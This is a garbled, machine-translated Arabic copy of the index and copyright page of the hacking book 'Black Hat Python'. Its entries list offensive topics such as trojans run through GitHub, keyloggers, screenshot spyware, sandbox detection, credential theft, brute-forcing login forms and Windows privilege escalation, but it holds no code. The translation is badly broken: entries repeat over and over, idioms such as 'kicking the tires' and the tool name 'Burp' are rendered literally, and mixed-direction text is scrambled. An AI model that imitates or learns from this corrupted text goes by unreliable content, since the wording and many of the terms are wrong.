الإطارات، معاينة الإطارات، نفق SSH، نفق SSH، نفق SSH

Machine Translated by Google

حفر الأنفاق، ركل الإطارات، ركل الإطارات، ركل الإطارات، ركل الإطارات، SSH
النفق، نفق ،SSHنفق SSH

للأمام، اختبار الاختراق، اختبار الاختراق للخلف، اختبار الاختراق، نفق ،SSHاختبار
نفق ، SSHنفق SSH

مع باراميكو، SSHمع باراميكو، SSHمع باراميكو، SSHمع باراميكو، SSHمع
باراميكو، SSHمع باراميكو، SSHمع باراميكو

إنشاء خادم ،SSHتثبيت Paramikoباستخدام SSH ،
مصادقة مفتاح SSHباستخدام SSH ، Paramiko
باستخدام Paramiko
تشغيل الأوامر على عميل ويندوز عبر SSH، وHSS باستخدام Paramiko
اختبار، SSHباستخدام دالة ssh_command في
Paramiko، SSHباستخدام Paramiko
علامة تبويب بيانات المكدس، WingIDE، WingIDE
دالة بدء المراقبة، الفوز بالسباق
معلمات المتجر، سرقة بيانات اعتماد البريد الإلكتروني، دالة
store_module_result، بناء دالة إزالة بيانات اعتماد حصان طروادة متوافقة مع
GitHub ، تحويل محتوى الموقع الإلكتروني إلى كنز من كلمات المرور
مكتبة العمليات الفرعية، استبدال Netcat
SVNDigger، فحص الإطارات
تي

فئة TagStripper، تحويل محتوى الموقع الإلكتروني إلى كلمات مرور قيّمة
قاموس tag_results، مصادقة نماذج HTML باستخدام أسلوب التخمين العشوائي

علامة التبويب المستهدفة، Burp، اختبار الموقع، تحويل محتوى الموقع إلى كلمات مرور ذهبية، تحويل الموقع
تحويل المحتوى إلى كلمة مرور ذهبية

عملاء TCP، إنشاء، الشبكة: الأساسيات

خوادم بروكسي TCP، اختبارها، اختبارها، بناء خادم بروكسي TCP، بناء خادم بروكسي TCP
إنشاء وكيل TCP

Machine Translated by Google

الإبداع، وتجربة الأدوات

دالة تفريغ البيانات بالصيغة السداسية العشرية، دالة معالجة وكيل

، TCPأسباب بناء وكيل ، TCPاختبار الأداء

اختبار، بناء وكيل TCP

خوادم ،TCPإنشاء، خادم TCP

فئة ،TCPServerووظيفة test_remote(نوعًا ما) من نوع ، Man-in-the-Browser

وتعيين عمليات تثبيت تطبيقات الويب مفتوحة المصدر

امتيازات الرموز المميزة، مراقبة العمليات باستخدام ،WMIامتيازات رموز Windowsالمميزة، رموز Windowsالمميزة
الامتيازات

استرداد الامتيازات المفعّلة تلقائيًا، وإخراج وتسجيل امتيازات رمز ، Windowsوامتيازات رمز Windows

طريقة النقل، نفق SSH

برامج التجسس، نظام التحكم والسيطرة على جيت هاب، إنشاء الوحدات، برامج التجسس
التكوين، بناء حصان طروادة متوافق مع ،GitHubاختراق وظيفة الاستيراد في بايثون، الاختراق
وظائف الاستيراد في بايثون، اختبارها، مهام التجسس الشائعة على ويندوز، تسجيل ضغطات المفاتيح للمتعة، اختبارها، التقاط لقطات الشاشة،
اختبارها

متوافق مع ،GitHubأوامر وتحكم ،GitHubأوامر وتحكم ،GitHubإنشاء وحدات نمطية،
تهيئة حصان طروادة، بناء حصان طروادة متوافق مع ،GitHubاختراق وظيفة الاستيراد في بايثون،
اختراق وظيفة الاستيراد في بايثون، وتجربة الأمر.

إعداد الحساب، أوامر وتحكم جيت هاب

بناء، بناء حصان طروادة مُدرك لـ GitHub

تهيئة، تهيئة حصان طروادة، إنشاء وحدات، إنشاء وحدات ، اختراق وظيفة الاستيراد، اختراق وظيفة
الاستيراد في بايثون

تحسينات وتطويرات على كتاب "فحص الإطارات"

اختبار، اختراق وظائف الاستيراد في بايثون

مهام ويندوز، مهام التجسس الشائعة على ويندوز، تسجيل ضغطات المفاتيح للمتعة، وضغطات المفاتيح
معاينة الإطارات، التقاط لقطات الشاشة، معاينة الإطارات

تسجيل ضغطات المفاتيح، تسجيل ضغطات المفاتيح للمتعة، وضغطات المفاتيح

الكشف عن بيئة الاختبار المعزولة، وتجربة النظام.

لقطات الشاشة، تنفيذ شيفرة برمجية خبيثة ، التقاط
لقطات الشاشة

Machine Translated by Google

تمبلر، إنشاء الخادم

يو

إنشاء عملاء UDP، دالة udp_sender لعميل TCP، فك تشفير ICMP باستخدام مكتبة urllib2، مكتبة

المقابس للويب: urllib2، التقاط لقطات الشاشة

دالة urlopen، مكتبة المقابس للويب: urllib2

V

برنامج VMware Player، إعداد بيئة بايثون الخاصة بك

إطار عمل التقلبات، أتمتة التحقيقات الجنائية الهجومية، أتمتة التحقيقات الجنائية الهجومية، أتمتة

التحليل الجنائي الهجومي، استخراج تجزئات كلمات المرور، حقن التعليمات البرمجية المباشرة

حقن التعليمات البرمجية المباشر، حقن التعليمات البرمجية المباشر

تثبيت ملفات تعريف التحليل الجنائي الهجومي ، وأتمتة استعادة تجزئات كلمات

المرور باستخدام التحليل الجنائي الهجومي ، واستخراج تجزئات كلمات المرور.

دبليو

دالة wait_for_browser، علامة wb لهجمات Man-in-the-Browser (نوعًا ما) ، استبدال هجمات Netcat على تطبيقات الويب، اختراق الويب،

مكتبة المقابس للويب: urllib2، مكتبة المقابس للويب: urllib2، مكتبة المقابس للويب: urllib2، ربط تطبيقات الويب مفتوحة المصدر

التثبيتات، والفحص الأولي، واختراق الدلائل ومواقع الملفات، والاختراق بالقوة

مواقع الدلائل والملفات، اختراق الدلائل ومواقع الملفات، الاختراق

مواقع الدلائل والملفات، اختراق الدلائل ومواقع الملفات، اختراق HTML

مصادقة النموذج، مصادقة نموذج HTML باستخدام أسلوب التخمين العشوائي، مصادقة نموذج HTML باستخدام أسلوب التخمين العشوائي

المصادقة، المصادقة باستخدام أسلوب التخمين العشوائي لنموذج HTML

المصادقة، المصادقة باستخدام أسلوب التخمين العشوائي لنموذج HTML

التحقق من الهوية، اختبار الأداء، اختبار الأداء، اختبار الأداء، اختبار الأداء، اختبار الأداء

تشويش، تشويش التجشؤ، ركل الإطارات، ركل الإطارات، ركل الإطارات، ركل الإطارات

Machine Translated by Google

اختراق الدلائل ومواقع الملفات باستخدام أسلوب التجربة والخطأ ، واختبارها، واختراق الدلائل والملفات باستخدام أسلوب التجربة والخطأ

المواقع، اختراق الدلائل ومواقع الملفات، اختراق الدلائل والملفات

المواقع، اختراق الدلائل ومواقع الملفات، اختراق الدلائل والملفات

المواقع

تطبيق قائمة الامتدادات لاختبارها، واختبار الاختراق الشامل للمجلدات ومواقع الملفات

إنشاء قائمة بالامتدادات، واختبار الاختراق الشامل للمجلدات ومواقع الملفات

إنشاء كائنات قائمة الانتظار من ملفات قوائم الكلمات، واختبار الاختراق الشامل للمجلدات ومواقع الملفات ، وإعداد قوائم الكلمات، واختبار الاختراق

الشامل للمجلدات ومواقع الملفات.

مصادقة نماذج HTMLباستخدام أسلوب التخمين العشوائي، مصادقة نماذج HTMLباستخدام أسلوب التخمين العشوائي، التخمين العشوائي

مصادقة نموذج HTML، مصادقة نموذج HTMLباستخدام أسلوب التخمين العشوائي، تخمين HTML

مصادقة النموذج، مصادقة نموذج HTMLباستخدام أسلوب التخمين العشوائي، مصادقة نموذج HTMLباستخدام أسلوب التخمين العشوائي

المصادقة، اختراق مصادقة نماذج HTML، اختبارها

نموذج تسجيل دخول المسؤول، مصادقة نموذج HTMLباستخدام أسلوب التخمين العشوائي

الإعدادات العامة، مصادقة نماذج HTMLباستخدام أسلوب التخمين العشوائي

فئة تحليل HTML، الصق قائمة الكلمات في مصادقة نموذج HTMLباستخدام أسلوب التخمين العشوائي، فئة

التخمين العشوائي الأساسية لمصادقة نموذج HTML ، مصادقة نموذج HTMLباستخدام أسلوب التخمين

العشوائي

تدفق الطلب، مصادقة نموذج HTMLباستخدام أسلوب التخمين العشوائي

الاختبار، فحص الإطارات

طلبات GET، مكتبة المقابس للويب: urllib2، مكتبة المقابس للويب: urllib2، الـurllib2

مكتبة المقابس للويب: urllib2، ربط تطبيقات الويب مفتوحة المصدر

رسم خرائط لتثبيتات تطبيقات الويب مفتوحة المصدر، رسم خرائط لتثبيتات تطبيقات الويب مفتوحة المصدر

مكتبة المقابس للويب ببساطة : urllib2

مكتبة المقابس، مكتبة المقابس للويب: urllib2باستخدام فئة الطلب، مكتبة المقابس للويب: urllib2

أدوات اختبار تطبيقات الويب، اختبار Burp، اختبار Burp، اختبار Burp، اختبار Burp، اختبار Burp، اختبار Burp اختبار Burp

تجشؤ، فرك، ركل الإطارات ، ركل الإطارات، ركل الإطارات، ركل الإطارات

الوصول إلى وثائق Burp، اختبار Burp Fuzzing

تنفيذ التعليمات البرمجية لتلبية المتطلبات، تحميل ملحق Burp Fuzzing، Burp Fuzzing، Burp Fuzzing

، Burp Fuzzingأداة فحص بسيطة، Burp Fuzzing

استخدام التمديد في الهجمات، ركل الإطارات، ركل الإطارات، ركل الإطارات

Machine Translated by Google

وحدة أمان ويندوز ،32امتيازات رمز ويندوز

فئة ،Win32_Processمراقبة العمليات باستخدام ،WMIمراقبة العمليات باستخدام WMI

واجهة جهاز الرسومات في ويندوز ،(GDI)تجربة أولية

تصعيد امتيازات ويندوز، تصعيد امتيازات ويندوز، تصعيد امتيازات ويندوز
تصعيد امتيازات ويندوز، إنشاء مراقب العمليات، إنشاء مراقب العمليات، العملية
المراقبة باستخدام ،WMIمراقبة العمليات باستخدام ،WMIامتيازات رمز ،Windowsرمز Windows
الامتيازات، الفوز بالسياق، الفوز بالسياق، الفوز بالسياق، فحص الإطارات

حقن التعليمات البرمجية، تجربة تثبيت خدمة نموذجية، تصعيد امتيازات ويندوز

تثبيت المكتبات، تصعيد امتيازات ويندوز

مراقبة العمليات، إنشاء مراقب عمليات، إنشاء مراقب عمليات، مراقبة العمليات باستخدام WMI

الاختبار، مراقبة العمليات باستخدام ،WMIإنشاء مراقب للعمليات

امتيازات الرموز المميزة، مراقبة العمليات باستخدام ،WMIامتيازات رموز Windowsالمميزة، رموز Windowsالمميزة
الامتيازات

استرداد الامتيازات المفعّلة تلقائيًا، وإخراج وتسجيل امتيازات رمز ، Windowsوامتيازات رمز Windows

الفوز في سياق ضد تنفيذ التعليمات البرمجية، الفوز بالسياق، الفوز بالسياق، الفوز بالسباق

إنشاء مراقب الملفات، اختبار الفوز بالسباق ، الفوز بالسباق

مهام برامج التجسس على نظام ويندوز، مهام التجسس الشائعة على نظام ويندوز، تسجيل ضغطات المفاتيح للمتعة، وضغطات المفا
معاينة الإطارات، التقاط لقطات الشاشة، معاينة الإطارات

تسجيل ضغطات المفاتيح، تسجيل ضغطات المفاتيح للمتعة، وضغطات المفاتيح

الكشف عن بيئة الحماية، لقطات شاشة من لعبة
Kicking the Tires ، تنفيذ شيفرة برمجية خبيثة في
لعبة Kicking the Tires ، التقاط لقطات الشاشة

وينغ آي دي إي، تثبيت كالي لينكس، وينغ آي دي إي، وينغ آي دي إي، وينغ آي دي إي، وينغ آي دي إي، وينغ آي دي إ
وينجايد، وينجايد، وينجايد، وينجايد

Machine Translated by Google

الوصول إلى WingIDE

إصلاح التبعيات المفقودة، نقاش عام حول WingIDE، تثبيت Kali Linux، فحص
وتعديل المتغيرات المحلية، WingIDE، WingIDE

تثبيت WingIDE

فتح ملف بايثون فارغ، وتعيين نقاط توقف في WingIDE، وإعداد
سكربت تصحيح الأخطاء في WingIDE وWingIDE، وWingIDE

عرض تتبع المكدس، WingIDE، WingIDE

وظيفة wordlist_menu، تحويل محتوى الموقع الإلكتروني إلى كلمات مرور قيّمة
ويرجلر، مارك، إنشاء مراقب العمليات

Machine Translated by Google

بلاك هات بايثون: برمجة بايثون للمخترقين ومختبري الاختراق

جاستن سيتز

جميع الحقوق محفوظة 2014 ©

بلاك هات بايثون.

جميع الحقوق محفوظة. لا يجوز إعادة إنتاج أو نقل أي جزء من هذا العمل بأي شكل أو بأي وسيلة، إلكترونية أو ميكانيكية، بما في ذلك النسخ الضوئي أو التسجيل أو عن طريق أي نظام لتخزين المعلومات أو استرجاعها، دون الحصول على إذن كتابي مسبق من مالك حقوق الطبع والنشر والناشر.

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19

ISBN-10: 1-59327-590-0

ISBN-13: 978-1-59327-590-7

الناشر: ويليام بولوك

محرر الإنتاج: سيرينا يانغ

رسم الغلاف: غاري بوث

التصميم الداخلي: استوديوهات أوكتوبود

محرر التطوير: تايلر أورتمان

المراجعون الفنيون: دان فريش وكليف جانزن

المدقق اللغوي: جيليان ماكجارفي

الملحن: لين لوريو

المدقق اللغوي: جيمس فرالي

خدمات فهرسة وتدقيق نماذج معلومات المباني (BIM):

للحصول على معلومات حول التوزيع أو الترجمة أو المبيعات بالجملة، يرجى الاتصال بشركة نو ستارش برس مباشرةً:

شركة نو ستارش برس

245شارع الثامن، سان فرانسيسكو، كاليفورنيا 94103

الهاتف: 415.863.9900؛ البريد الإلكتروني: info@nostarch.com

www.nostarch.com

رقم ضبط مكتبة الكونغرس: 2014953241

No Starch Press وشعارها علامتان تجاريتان مسجلتان لشركة No Starch Press, Inc. أما أسماء المنتجات والشركات الأخرى المذكورة هنا، فقد تكون علامات تجارية مملوكة لأصحابها. وبدلاً من استخدام رمز العلامة التجارية مع كل اسم مسجل، فإننا نستخدم هذه الأسماء لأغراض تحريرية فقط ولصالح مالك العلامة التجارية، دون أي نية لانتهاك حقوقها.

تُوزَّع المعلومات الواردة في هذا الكتاب على أساس "كما هي"، دون أي ضمان. مع اتخاذ كافة الاحتياطات اللازمة في إعداد هذا العمل، لا يتحمل المؤلف ولا دار نشر "نو ستارش برس" أي مسؤولية تجاه أي شخص أو جهة فيما يتعلق بأي خسارة أو ضرر ناتج أو يُزعم أنه ناتج بشكل مباشر أو غير مباشر عن المعلومات الواردة فيه.

مكبس بدون نشا

2014-11-26T08:31:28-08:00